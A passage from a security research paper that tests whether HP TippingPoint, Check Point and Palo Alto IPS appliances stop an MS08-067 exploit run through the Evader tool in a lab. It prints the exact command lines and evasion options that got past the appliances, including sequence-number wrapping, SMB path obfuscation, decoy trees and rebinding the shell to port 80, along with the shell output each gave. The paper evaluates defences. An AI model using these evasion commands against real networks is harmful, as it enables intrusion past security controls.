Source	Destination	Protocol	Length	Info
192.168.251.218	192.168.251.213	DCERPC	206	Bind: call_id: 2136944964 Fragment: Single SRVSVC V3.0
192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4000, 72 bytes
192.168.251.218	192.168.251.213	SMB	129	Read AndX Request, FID: 0x4000, 65535 bytes at offset 0
192.168.251.213	192.168.251.218	DCERPC	198	Bind_ack: call_id: 2136944964 Fragment: Single accept max_xmit: 2048 max_recv: 2048
192.168.251.218	192.168.251.213	IPv4	466	Fragmented IP protocol (proto=TCP 0x06, off=0, ID=e17e) [Reassembled in #21]
192.168.251.218	192.168.251.213	SRVSVC	426	NetPathCanonicalize request
192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4000, 724 bytes
192.168.251.218	192.168.251.213	SMB	129	Read AndX Request, FID: 0x4000, 65535 bytes at offset 0
192.168.251.213	192.168.251.218	SMB	105	Read AndX Response, FID: 0x4000, Error: STATUS_PIPE_EMPTY

Figure 16: Wireshark showing the successful attack

4.1.4. Wrapping sequence numbers

An evasion technique that falls a bit outside the categories discussed in Chapter 2, is wrapping TCP sequence numbers. TCP sequence numbers are used by the server/client to acknowledge received data. However, the TCP sequence number is a 32-bit number, which means that it can hold a maximum value of 4,294,967,295 (`0xFFFFFFFF`). If the starting value of the sequence number is close to the maximum, it wraps around and starts over from zero. The tool provides a way to test the impact of this, and by looking at the traffic in Wireshark we can find a suitable initial value.




Figure 17: Determining initial sequence number to use

Figure 17 shows using Wireshark, that the relative sequence number of the `NetPathCanonicalize` exploit packet is 568. So by subtracting a number less than 568 from `0xFFFFFFFF`, the sequence numbers will have wrapped around and started over when the malicious packet is sent. Subtracting 560 from the maximum value, gives an initial sequence number of `0xFFFFFDCF`.

```
# ./evader --if=eth0 --src_ip=192.168.251.218 --dst_ip=192.168.251.213 --attack=conficker --
randseed=1 --evasion=tcp_initialseq,"560" --extra=obfuscate_enc=true

Info: Using random seed 1
  - Initial TCP sequence number is set to 0xffffffff - 560

Info: NetBIOS connection 192.168.251.218:65432 -> 192.168.251.213:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
mdy-victim

C:\WINDOWS\system32>
```

Figure 18: Successful attack using wrapping TCP sequence numbers

Figure 18 shows the output of attacking with the initial sequence number set manually and also using the built-in obfuscation capabilities. As the output shows, command-line access is achieved. When looking at the traffic using Wireshark it is clear that the sequence numbers did in fact wrap around. By default, Wireshark calculates relative sequence numbers, starting each new TCP stream at 0, regardless of the actual initial sequence number. So it is necessary to look in the raw packet data, and here it's clear that the initial sequence number is `0xFFFFFDCF`.

Michael Dyrmose, mdy@dubex.dk




Figure 19: Wireshark showing the selected initial sequence number

The relative sequence number of the packet containing the malicious request is still identified as 568, as shown in Figure 20. However, when looking in the raw packet data, the sequence number is actually `0x00000007`, which means that the number has wrapped around.




Figure 20: Wireshark showing the wrapped sequence number

This section presented two techniques that were successfully used to evade detection by the HP TippingPoint IPS resulting in the protected host being compromised.

4.2. Check Point

The second test subject is the IPS enabled firewall from Check Point. The test lab consists of a UTM-1 270 appliance running the latest software from the vendor, including an activated IPS software blade. The appliance was updated with the most recent protections at the time of the tests. The security profile on the appliance has been configured to use the recommended settings provided by the vendor.

The lab is split into two networks separated by the firewall - an External network and an Internal network. The firewall policy consists of only one rule, which allows traffic to/from any destination. This basically eliminates the firewall capabilities, since the scope of this paper is solely the IPS features. Routing between the External (attacker) network and the Internal (victim) network is done by the appliance. Figure 21 shows a simplified overview of the lab.




Figure 21: Simplified overview of Check Point IPS lab

4.2.1. Making sure the attack is blocked

The first exercise is to make sure that the IPS does in fact block the attack, when no evasions are applied. This is to validate that it is identifying and stopping the attack. Figure 22 shows the output from executing the preliminary test.

```
# ./evader --if=eth0 --src_ip=192.168.252.218 --dst_ip=192.168.251.213 --gw=192.168.252.1 --attack=
conficker --randseed=1

Info: Using random seed 1
Info: NetBIOS connection 192.168.252.218:49776 -> 192.168.251.213:445
Info: MSRPCServerExploit::MSRPCBind() - Failed to send SMB session setup messages to 192.168.251.21
3:445
Error: Exploit running failed
211: Connection terminated at SMB session setup
```

Figure 22: Attacking with no evasions

According to the output, the attack fails at the SMB session setup. This is different than the previous test subject, so let's take a look at the traffic using Wireshark.

Source	Destination	Protocol	Length	Info
192.168.252.218	192.168.251.213	SMB	154	Negotiate Protocol Request
192.168.251.213	192.168.252.218	SMB	189	Negotiate Protocol Response
192.168.252.218	192.168.251.213	SMB	169	Session Setup AndX Request, User: .\
192.168.251.213	192.168.252.218	TCP	60	microsoft-ds > 49776 [RST] Seq=124 Win=0 Len=0

Figure 23: Wireshark showing the attack with no evasion techniques used

Wireshark shows that the IPS blocks the attack right after seeing the Session Setup request, by sending a TCP Reset. The session is setup using a username of `.\` which means that this is a Null session. Apparently the Check Point IPS-blade blocks any Null sessions when configured to use the default recommended settings. This is confirmed by the IPS event log shown in Figure 24.

Source	Source Port	Destination	Service	Attack	Attack Information	Interface	IPS Profile
192.168.252.218	49776	192.168.251.213	445	Microsoft Windows NT Null CIFS Sessions	Blocked Null CIFS Session attempt	External	Recommended_Protection

Figure 24: Check Point log showing the blocked Null Session

Null sessions are primarily used in trust relationships among Windows servers to achieve things such as resource enumeration between trusted domains, user authentication by computers outside the domain, and by the SYSTEM account (Asadoorian, 2002).

Due to this fact, a lot of enterprise networks might need to allow Null Sessions to function correctly. This paper looks at evading the MS08-067 protection and not Null

sessions in general, so the Check Point IPS configuration has been modified, to allow Null session setup. After modifying the security profile to allow Null sessions, the attack is retried and the output from this is shown in Figure 25.

```
# ./evader --if=eth0 --src_ip=192.168.252.218 --dst_ip=192.168.251.213 --gw=192.168.252.1 --attack=c
onficker --randseed=1

Info: Using random seed 1
Info: NetBIOS connection 192.168.252.218:56255 -> 192.168.251.213:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Failed to send MSRPC request containing the exploit.
Info: TCP socket closed due to the maximum number of retransmits sent - probable IPS termination.
Info: No shell, attack failed
200: Connection terminated.
```

Figure 25: Executing the attack with no evasions - after allowing Null session

As the output shows, the attack is blocked again. This time, however, the response is similar to the one received when testing the HP TippingPoint IPS. Figure 26 shows the traffic in Wireshark, and it is clear that the attack was blocked right after the malicious `NetPathCanonicalize` request packet was sent. Also note that by default the Check Point IPS sends a TCP reset, while HP TippingPoint IPS silently dropped it.

Source	Destination	Protocol	Length	Info
192.168.252.218	192.168.251.213	SMB	154	Negotiate Protocol Request
192.168.251.213	192.168.252.218	SMB	189	Negotiate Protocol Response
192.168.252.218	192.168.251.213	SMB	169	Session Setup AndX Request, User: .\
192.168.251.213	192.168.252.218	SMB	158	Session Setup AndX Response
192.168.252.218	192.168.251.213	SMB	143	Tree Connect AndX Request, Path: \\192.168.251.213\IPC$
192.168.251.213	192.168.252.218	SMB	116	Tree Connect AndX Response
192.168.252.218	192.168.251.213	SMB	162	NT Create AndX Request, FID: 0x4000, Path: \BROWSER
192.168.251.213	192.168.252.218	SMB	205	NT Create AndX Response, FID: 0x4000
192.168.252.218	192.168.251.213	DCERPC	206	Bind: call_id: 611311138 Fragment: Single, 1 context items: SRVSVC V3.0 (32bit NDR)
192.168.251.213	192.168.252.218	SMB	117	Write AndX Response, FID: 0x4000, 72 bytes
192.168.252.218	192.168.251.213	SMB	129	Read AndX Request, FID: 0x4000, 65535 bytes at offset 0
192.168.251.213	192.168.252.218	DCERPC	198	Bind_ack: call_id: 611311138 Fragment: Single, max_xmit: 2048 max_recv: 2048, 1 results: Acceptance
192.168.252.218	192.168.251.213	SRVSVC	858	NetPathCanonicalize request
192.168.251.213	192.168.252.218	TCP	60	microsoft-ds > 56255 [RST] Seq=588 Win=0 Len=0
192.168.252.218	192.168.251.213	TCP	74	56256 > 6049 [SYN] Seq=0 Win=65535 Len=0 WS=1 MSS=1424 TSval=312653827 TSecr=0
192.168.251.213	192.168.252.218	TCP	60	6049 > 56256 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Figure 26: Wireshark showing that the attack was dropped and a TCP RST was sent

The IPS logs in Figure 27 shows that the attack was dropped by MS-RPC Enforcement violation, and that the attack was identified as an attempt to exploit the MS06-040 vulnerability.

Source	Source Port	Destination	Service	Attack	Attack Information	IPS Profile
192.168.252.218		192.168.251.213	445	MS-RPC Enforcement Violation	Microsoft Windows Server service RPC request buffer overrun (MS06-040)	Recommended_Protection

Figure 27: Check Point log showing the attack was identified as MS06-040

This is actually not that surprising, as the MS06-040 vulnerability is closely related to the MS08-067 vulnerability. According to Microsoft the MS08-067 Security Bulletin,

actually replaces the MS06-040 bulletin (Techcenter, 2008). After seeing the attack successfully blocked, let's look at ways to evade this detection.

4.2.2. Retrying previous successes

The first test is to see if the attacks that successfully evaded the TippingPoint IPS also are able to trick the Check Point IPS as well. Figure 28 shows the output of running the previously successful fragmentation attack.

```
# ./evader --if=eth0 --src_ip=192.168.252.218 --dst_ip=192.168.251.213 --gw=192.168.252.1 --attack=c
onficker --randseed=1 --evasion=ipv4_frag,432 --extra=obfuscate_enc=true

Info: Using random seed 1
  - IPv4 fragments with at most 432 bytes per fragment

Info: NetBIOS connection 192.168.252.218:58482 -> 192.168.251.213:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Failed to send MSRPC request containing the exploit.
Info: TCP socket closed due to the maximum number of retransmits sent - probable IPS termination.
Info: No shell, attack failed
200: Connection terminated.
```

Figure 28: Check Point blocking the attack that evaded TippingPoint

The attack is blocked. Figure 29 shows that the attempt was blocked right after the `NetPathCanonicalize` request even though it was in fact fragmented.

Source	Destination	Protocol	Length	Info
192.168.252.218	192.168.251.213	SMB		154 Negotiate Protocol Request
192.168.251.213	192.168.252.218	SMB		189 Negotiate Protocol Response
192.168.252.218	192.168.251.213	SMB		169 Session Setup AndX Request, User: .\
192.168.251.213	192.168.252.218	SMB		158 Session Setup AndX Response
192.168.252.218	192.168.251.213	SMB		143 Tree Connect AndX Request, Path: \\192.168.251.213\IPC$
192.168.251.213	192.168.252.218	SMB		116 Tree Connect AndX Response
192.168.252.218	192.168.251.213	SMB		162 NT Create AndX Request, FID: 0x4000, Path: \BROWSER
192.168.251.213	192.168.252.218	SMB		205 NT Create AndX Response, FID: 0x4000
192.168.252.218	192.168.251.213	DCERPC		206 Bind: call_id: 1166539421 Fragment: Single, 1 context items: SRVSVC V3.0 (32bit NDR)
192.168.251.213	192.168.252.218	SMB		117 Write AndX Response, FID: 0x4000, 72 bytes
192.168.252.218	192.168.251.213	SMB		129 Read AndX Request, FID: 0x4000, 65535 bytes at offset 0
192.168.251.213	192.168.252.218	DCERPC		198 Bind_ack: call_id: 1166539421 Fragment: Single, max_xmit: 2048 max_recv: 2048, 1 results: Acceptance
192.168.252.218	192.168.251.213	IPv4		466 Fragmented IP protocol (proto=TCP 6, off=0, ID=8ae3) [Reassembled in #69]
192.168.252.218	192.168.251.213	SRVSVC		426 NetPathCanonicalize request
192.168.251.213	192.168.252.218	TCP		60 microsoft-ds > 58482 [RST] Seq=588 Win=0 Len=0
192.168.252.218	192.168.251.213	TCP		74 58483 > 6049 [SYN] Seq=0 Win=65535 Len=0 WS=1 MSS=1424 TSval=431001603 TSecr=0
192.168.251.213	192.168.252.218	TCP		60 6049 > 58483 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Figure 29: Wireshark showing that Check Point blocks the fragmented attack

The IPS log shows the same information as in the preliminary attack.

Source	Source Port	Destination	Service	Attack	Attack Information	IPS Profile
192.168.252.218	58482	192.168.251.213	445	MS-RPC Enforcement Violation	Microsoft Windows Server service RPC request buffer overrun (MS06-040)	Recommended_Protection

Figure 30: Check Point log showing the fragmented attack was blocked

The other successful attack using wrapping TCP Sequence Numbers was also blocked in a similar way. The output from this is identical to above and omitted from this paper.

4.2.3. Violating the SMB protocol

In Section 2.4 the concept of evasions through protocol violations was introduced. The SMB protocol which is the carrier of the attack on the MS08-067 vulnerability is quite complex, so by tampering with some of the values used, it just might be enough to trick the IPS.

The `NT Create AndX Request` function in the SMB protocol is used to request access to a resource on the host. In the case of this attack, it is used to request access to the `\BROWSER` service. This allows other users to browse the services offered by the host.


The value of this service could be altered to include redundant paths, such as `\<PATH>\..\BROWSER` - which equates to `\BROWSER`. This approach can be tested using the tool, and the output of this is shown in Figure 31.

```
# ./evader --if=eth0 --src_ip=192.168.252.218 --dst_ip=192.168.251.213 --gw=192.168.252.1 --attack=
conficker --randseed=1 --evasion=smb_fnameobf,"add_paths"

Info: Using random seed 1
The following evasions are applied from stage smb_openpipe to end:
  - The SMB filename is obfuscated:
        * Dummy paths are added ( a/b -> a/c/../b )

Info: NetBIOS connection 192.168.252.218:55273 -> 192.168.251.213:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: No shell, attack failed
201: Failed.
```

Figure 31: Attacking with a modified path for the BROWSER service

The attack fails again, but this time with a different error message. Wireshark reveals that the `NetPathCanonicalize` packet was in fact allowed, and it received an answer (`Write AndX Response`). Figure 32 also shows that the path to the `\BROWSER` service was changed to:

`\Hwg2RDus\..\BROWSER`



Source	Destination	Protocol	Length	Info
192.168.252.218	192.168.251.213	SMB	154	Negotiate Protocol Request
192.168.251.213	192.168.252.218	SMB	189	Negotiate Protocol Response
192.168.252.218	192.168.251.213	SMB	169	Session Setup AndX Request, User: .\
192.168.251.213	192.168.252.218	SMB	158	Session Setup AndX Response
192.168.252.218	192.168.251.213	SMB	143	Tree Connect AndX Request, Path: \\192.168.251.213\IPC$
192.168.251.213	192.168.252.218	SMB	116	Tree Connect AndX Response
192.168.252.218	192.168.251.213	SMB	174	NT Create AndX Request, FID: 0x4000, Path: \Hwg2RDus\..\BROWSER
192.168.251.213	192.168.252.218	SMB	205	NT Create AndX Response, FID: 0x4000
192.168.252.218	192.168.251.213	DCERPC	206	Bind: call_id: 1377939855 Fragment: Single, 1 context items: SRVSVC V3.0 (32bit NDR)
192.168.251.213	192.168.252.218	SMB	117	Write AndX Response, FID: 0x4000, 72 bytes
192.168.252.218	192.168.251.213	SMB	129	Read AndX Request, FID: 0x4000, 65535 bytes at offset 0
192.168.251.213	192.168.252.218	DCERPC	198	Bind_ack: call_id: 1377939855 Fragment: Single, max_xmit: 2048 max_recv: 2048, 1 results: Acceptance
192.168.252.218	192.168.251.213	SRVSVC	858	NetPathCanonicalize request
192.168.251.213	192.168.252.218	SMB	117	Write AndX Response, FID: 0x4000, 724 bytes
192.168.252.218	192.168.251.213	SMB	129	Read AndX Request, FID: 0x4000, 65535 bytes at offset 0
192.168.251.213	192.168.252.218	SMB	105	Read AndX Response, FID: 0x4000, Error: STATUS_PIPE_EMPTY
192.168.252.218	192.168.251.213	TCP	66	55274 > microsoft-ds [ACK] Seq=1435 Ack=678 Win=65535 Len=0 TSval=433268743 TSecr=2719782
192.168.252.218	192.168.251.213	TCP	74	55275 > 6049 [SYN] Seq=0 Win=65535 Len=0 MSS=1424 TSval=433269762 TSecr=0
192.168.252.218	192.168.251.213	SMB	111	Close Request, FID: 0x4000
192.168.252.218	192.168.251.213	SMB	105	Tree Disconnect Request
192.168.252.218	192.168.251.213	SMB	109	Logoff AndX Request

Figure 32: Wireshark showing that the malicious request succeeded

Figure 33 shows the Check Point IPS logs, which tells that this time the attack was in fact blocked by an internal built-in firewall rule. Although the lab contains a single defined firewall rule that allows any traffic between any hosts, Check Point firewalls still has default settings that can block traffic. In this case, the traffic is blocked, as the default port used by Evader to attach the shell is TCP port 6049. This port is normally used by the X Window System and for technical reasons, X Window System services are not included in Check Points "any" service (Check Point 2012).

Source	Source Port	Destination	Service	Information
192.168.252.218	55273	192.168.251.213	6049	inzone: External; outzone: External; message_info: X11 is not allowed through service '* any'. ...

Figure 33: Check Point log showing the firewall blocked port 6049

However, this is easily evadable, as the Check Point firewall only looks at the port number in this case. By binding the shell to something different - such as TCP port 80 (HTTP) - it is possible to bypass this protection.

```
# ./evader --if=eth0 --src_ip=192.168.252.218 --dst_ip=192.168.251.213 --gw=192.168.252.1 --attack=
conficker --randseed=1 --evasion=smb_fnameobf,"add_paths" --extra=bindport=80

Info: Using random seed 1
The following evasions are applied from stage smb_openpipe to end:
  - The SMB filename is obfuscated:
        * Dummy paths are added ( a/b -> a/c/../b )

Info: NetBIOS connection 192.168.252.218:65199 -> 192.168.251.213:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
mdy-victim

C:\WINDOWS\system32>
```

Figure 34: Successfully compromising host after binding shell to port 80

Michael Dyrmose, mdy@dubex.dk

As Figure 34 shows, command-line access was easily achieved after binding the shell to the HTTP port. Also note that the payload obfuscation necessary to evade the HP TippingPoint IPS is not needed here.


4.2.4. Decoy trees

Another evasion technique that falls into the category of protocol violations is decoy trees. The next test shows the impact of opening a decoy tree, which is an unnecessary connection to the `IPC$` share. Before every normal SMB write, an extra connection is opened and a single `0x00` byte is written, followed by the connection being closed. Figure 35 shows the result of using this technique and as it shows, it is actually sufficient to trick the Check Point IPS into ignoring the attack.

```
# ./evader --if=eth0 --src_ip=192.168.252.218 --dst_ip=192.168.251.213 --gw=192.168.252.1 --attack=
conficker --randseed=1 --evasion=smb_decoytrees,"1","1","1","zero" --extra=bindport=80

Info: Using random seed 1
The following evasions are applied from stage smb_connect to end:
  - Before normal SMB writes, 1 SMB trees are opened and 1 writes are performed to them. The write
payload is 1 bytes of zeroes.

Info: NetBIOS connection 192.168.252.218:65199 -> 192.168.251.213:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
mdy-victim

C:\WINDOWS\system32>
```

Figure 35: Attacking using SMB decoy trees

Figure 36 shows the traffic using Wireshark, where the extra decoy trees being opened and closed are highlighted.



Source	Destination	Protocol	Length	Info
192.168.252.218	192.168.251.213	SMB	154	Negotiate Protocol Request
192.168.251.213	192.168.252.218	SMB	189	Negotiate Protocol Response
192.168.252.218	192.168.251.213	SMB	169	Session Setup AndX Request, User: .\
192.168.251.213	192.168.252.218	SMB	158	Session Setup AndX Response
192.168.252.218	192.168.251.213	SMB	143	Tree Connect AndX Request, Path: \\192.168.251.213\IPC$
192.168.251.213	192.168.252.218	SMB	116	Tree Connect AndX Response
192.168.252.218	192.168.251.213	SMB	162	NT Create AndX Request, FID: 0x4000, Path: \BROWSER
192.168.251.213	192.168.252.218	SMB	205	NT Create AndX Response, FID: 0x4000
192.168.252.218	192.168.251.213	SMB	128	Tree Connect AndX Request, Path: \\\IPC$
192.168.251.213	192.168.252.218	SMB	116	Tree Connect AndX Response
192.168.252.218	192.168.251.213	SMB	162	NT Create AndX Request, FID: 0x4001, Path: \BROWSER
192.168.251.213	192.168.252.218	SMB	205	NT Create AndX Response, FID: 0x4001
192.168.252.218	192.168.251.213	SMB	135	Write AndX Request, FID: 0x4001, 1 byte at offset 0
192.168.251.213	192.168.252.218	SMB	117	Write AndX Response, FID: 0x4001, 1 byte
192.168.252.218	192.168.251.213	SMB	111	Close Request, FID: 0x4001
192.168.251.213	192.168.252.218	SMB	105	Close Response, FID: 0x4001
192.168.252.218	192.168.251.213	SMB	105	Tree Disconnect Request
192.168.251.213	192.168.252.218	SMB	105	Tree Disconnect Response
192.168.252.218	192.168.251.213	DCERPC	206	Bind: call_id: 3216994030 Fragment: Single, 1 context items: SRVSVC V3.0 (32bit NDR)
192.168.251.213	192.168.252.218	SMB	117	Write AndX Response, FID: 0x4000, 72 bytes
192.168.252.218	192.168.251.213	SMB	129	Read AndX Request, FID: 0x4000, 65535 bytes at offset 0
192.168.251.213	192.168.252.218	DCERPC	198	Bind_ack: call_id: 3216994030 Fragment: Single, max_xmit: 2048 max_recv: 2048, 1 results: Acceptance
192.168.252.218	192.168.251.213	SMB	128	Tree Connect AndX Request, Path: \\\IPC$
192.168.251.213	192.168.252.218	SMB	116	Tree Connect AndX Response
192.168.252.218	192.168.251.213	SMB	162	NT Create AndX Request, FID: 0x4002, Path: \BROWSER
192.168.251.213	192.168.252.218	SMB	205	NT Create AndX Response, FID: 0x4002
192.168.252.218	192.168.251.213	SMB	135	Write AndX Request, FID: 0x4002, 1 byte at offset 0
192.168.251.213	192.168.252.218	SMB	117	Write AndX Response, FID: 0x4002, 1 byte
192.168.252.218	192.168.251.213	SMB	111	Close Request, FID: 0x4002
192.168.251.213	192.168.252.218	SMB	105	Close Response, FID: 0x4002
192.168.252.218	192.168.251.213	SMB	105	Tree Disconnect Request
192.168.251.213	192.168.252.218	SMB	105	Tree Disconnect Response
192.168.252.218	192.168.251.213	SRVSVC	858	NetPathCanonicalize request
192.168.251.213	192.168.252.218	SMB	117	Write AndX Response, FID: 0x4000, 724 bytes
192.168.252.218	192.168.251.213	SMB	129	Read AndX Request, FID: 0x4000, 65535 bytes at offset 0

Figure 36: Wireshark showing the SMB decoy trees

This section presented two evasion techniques that were successful against the Check Point IPS. Both fall into the category of protocol violations. It was however necessary to allow Null session setup in the profile, for the tests to be completed.

4.3. Palo Alto Networks

The third test subject in this paper is the firewall from Palo Alto Networks. The test lab consists of a PA-2020 appliance, running the latest software, PAN-OS 5.0. The built-in IPS is updated with the most recent threat data, which is 343-1609 at the time of writing. Two zones are defined on the appliance - the trusted zone and the untrusted zone. It is not necessary to use different networks, as the device is configured in Layer-2 mode. A single firewall rule is defined, allowing all traffic between the hosts, while still diverting it to the built-in IPS for inspection. The IPS is configured to use the default profile for vulnerability protection. Figure 37 shows a simplified overview of the test lab.




Figure 37: Simplified overview of Palo Alto Networks test lab

4.3.1. Making sure the attack is blocked

As in the previous labs the first attack is done without any evasion techniques being used. This is to validate, that the IPS is identifying and stopping the attack. Figure 38 shows the output from running the tool.

```
# ./evader --if=eth0 --src_ip=192.168.251.218 --dst_ip=192.168.251.213 --attack=conficker --randsee
d=1

Info: Using random seed 1
Info: NetBIOS connection 192.168.251.218:61814 -> 192.168.251.213:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
